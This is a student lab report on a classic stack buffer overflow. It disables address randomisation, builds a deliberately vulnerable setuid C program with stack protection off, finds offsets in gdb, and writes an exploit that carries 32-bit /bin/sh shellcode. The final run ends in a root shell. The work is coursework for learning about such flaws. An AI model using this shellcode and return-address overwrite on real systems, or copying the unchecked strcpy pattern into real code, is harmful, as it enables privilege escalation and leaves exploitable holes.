SP Lab 2.3

Lab: Buffer Overflow Vulnerability

Name: 吴欣倍

StuId: 3190103044


Objectives

Gain the first-hand experience on buffer-overflow vulnerability

Task: Develop a scheme to exploit the vulnerability and finally to gain the root privilege.


Procedure

1. Disable Address Space Randomization




```
wxberry@ubuntu:~$ su root
Password:
root@ubuntu:/home/wxberry# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@ubuntu:/home/wxberry# sysctl -w kernel.exec-shield=0
error: "kernel.exec-shield" is an unknown key
```

2. Create Vulnerable Program.




```
wxberry@ubuntu:~$ vi stack.c
wxberry@ubuntu:~$ chmod 777 stack.c
wxberry@ubuntu:~$ cat stack.c

/*stack.c*/
/*This program has a buffer overflow vulnerability.*/
/*Our task is to exploit this vulnerability*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
  char buffer[12];

  /*The following statement has a buffer overflow problem*/
  strcpy(buffer, str);
  return 1;
}
int main(int argc, char **argv)
{
  char str[517];
  FILE *badfile;

  badfile = fopen("badfile", "r");
  fread(str, sizeof(char), 517, badfile);
  bof(str);
  printf("Returned Properly\n");
  return 1;
}
```

3. Compile stack.c in root and change mode.




```
wxberry@ubuntu:~$ su root
Password:
root@ubuntu:/home/wxberry# gcc -o stack -z execstack -fno-stack-protector stack.c
root@ubuntu:/home/wxberry# chmod 4755 stack
root@ubuntu:/home/wxberry# exit
exit
```

4. Disassemble the code to view assemble code.



```
(gdb) disass bof
Dump of assembler code for function bof:
   0x08048484 <+0>:     push   %ebp
   0x08048485 <+1>:     mov    %esp,%ebp
   0x08048487 <+3>:     sub    $0x28,%esp
   0x0804848a <+6>:     mov    0x8(%ebp),%eax
   0x0804848d <+9>:     mov    %eax,0x4(%esp)
   0x08048491 <+13>:    lea    -0x14(%ebp),%eax
   0x08048494 <+16>:    mov    %eax,(%esp)
   0x08048497 <+19>:    call   0x8048380 <strcpy@plt>
   0x0804849c <+24>:    mov    $0x1,%eax
   0x080484a1 <+29>:    leave
   0x080484a2 <+30>:    ret
End of assembler dump.
```

- `strcpy` delivers 2 pointers point to `str` and `buff` separately. It's known that the order of stack pushing is from right to left. Thus, the address of `buffer` can be found in the register at `0x08048491`
- Set break point according to `b *bof +16` and start running by `r`



```
(gdb) b *bof+16
Breakpoint 1 at 0x8048494
(gdb) run
Starting program: /home/wxberry/stack

Breakpoint 1, 0x08048494 in bof ()
(gdb) i r eax
eax            0xbffff134       -1073745612
(gdb) b *bof+1
Breakpoint 2 at 0x8048485
(gdb) c
Continuing.
Returned Properly
[Inferior 1 (process 6453) exited with code 01]
(gdb) run
Starting program: /home/wxberry/stack

Breakpoint 2, 0x08048485 in bof ()
(gdb) i r esp
esp            0xbffff148       0xbffff148
(gdb) 
```


- When break at break point, view the value of register `eax` by `i r eax` and get `0xbffff134`. We can get the return address of the function by the same way. And the return address is `0xbffff14c`(0xbffff148+0x4). Here the `+0x4` is the increment brought by pushing `ebp` in stack.
- Calculate the difference between the 2 address: `0xbffff14c(0xbffff148+0x4) - 0xbffff134 = 24`. And to ensure `buffer` cover the return address, we shall modify the return address of `buffer+24` point to the store address of `shellcode`.

- We assume `shellcode` is stored at `buffer+0x100`. Hence, its actual address is `0xbffff14c+0x100=0xbffff24c`
- The mode is little-end. So the address shall be split as `\x4c\xf2\xff\xbf`

  The code filled is shown below:

```
/*exploit.c*/
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/*Shellcode as follow is for linux 32bit. If your linux is a 64bit
system, you need to replace "code[]" with the 64bit shellcode we talked
above.*/
const char code[] =
  "\x31\xc0" /*Line 1: xorl %eax,%eax*/
  "\x50" /*Line 2: pushl %eax*/
  "\x68""//sh" /*Line 3: pushl $0x68732f2f*/
  "\x68""/bin" /*Line 4: pushl $0x6e69622f*/
  "\x89\xe3" /*Line 5: movl %esp,%ebx*/
  "\x50" /*Line 6: pushl %eax*/
  "\x53" /*Line 7: pushl %ebx*/
  "\x89\xe1" /*Line 8: movl %esp,%ecx*/
  "\x99" /*Line 9: cdq*/
  "\xb0\x0b" /*Line 10: movb $0x0b,%al*/
  "\xcd\x80" /*Line 11: int $0x80*/
  ;
void main(int argc, char **argv) {
  char buffer[517];
  FILE *badfile;

  /* Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 517);

  /* You need to fill the buffer with appropriate contents here */
  const char ret_addr[] = "\x4c\xf2\xff\xbf";
  strcpy(buffer+24,ret_addr);
  strcpy(buffer+0x100,code);

  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 517, 1, badfile);
  fclose(badfile);
}
```

5. Compile and run `exploit.c`, successfully get the `shell` of the system.



```
root@ubuntu:/home/wxberry# exploit.c
exploit.c: command not found
root@ubuntu:/home/wxberry# vi exploit.c
root@ubuntu:/home/wxberry# gcc -o exploit exploit.c
root@ubuntu:/home/wxberry# ./exploit
root@ubuntu:/home/wxberry# ./stack
Segmentation fault (core dumped)
root@ubuntu:/home/wxberry# rm exploit.c
root@ubuntu:/home/wxberry# vi exploit.c
root@ubuntu:/home/wxberry# gcc -o exploit exploit.c
root@ubuntu:/home/wxberry# ./exploit
root@ubuntu:/home/wxberry# ./stack
# whoami
root
# 
```

Addition

During lab 2, I met a problem. When run the given code `stack.c`, an error occurs. The fault information shows that `Segment fault` occurred when calling `fread()`. It is because we use a pointer points to `null`. And this error does not always occur every time. And to fix it and set break point to get the return addresses, I create a file called `badfile` before run the program.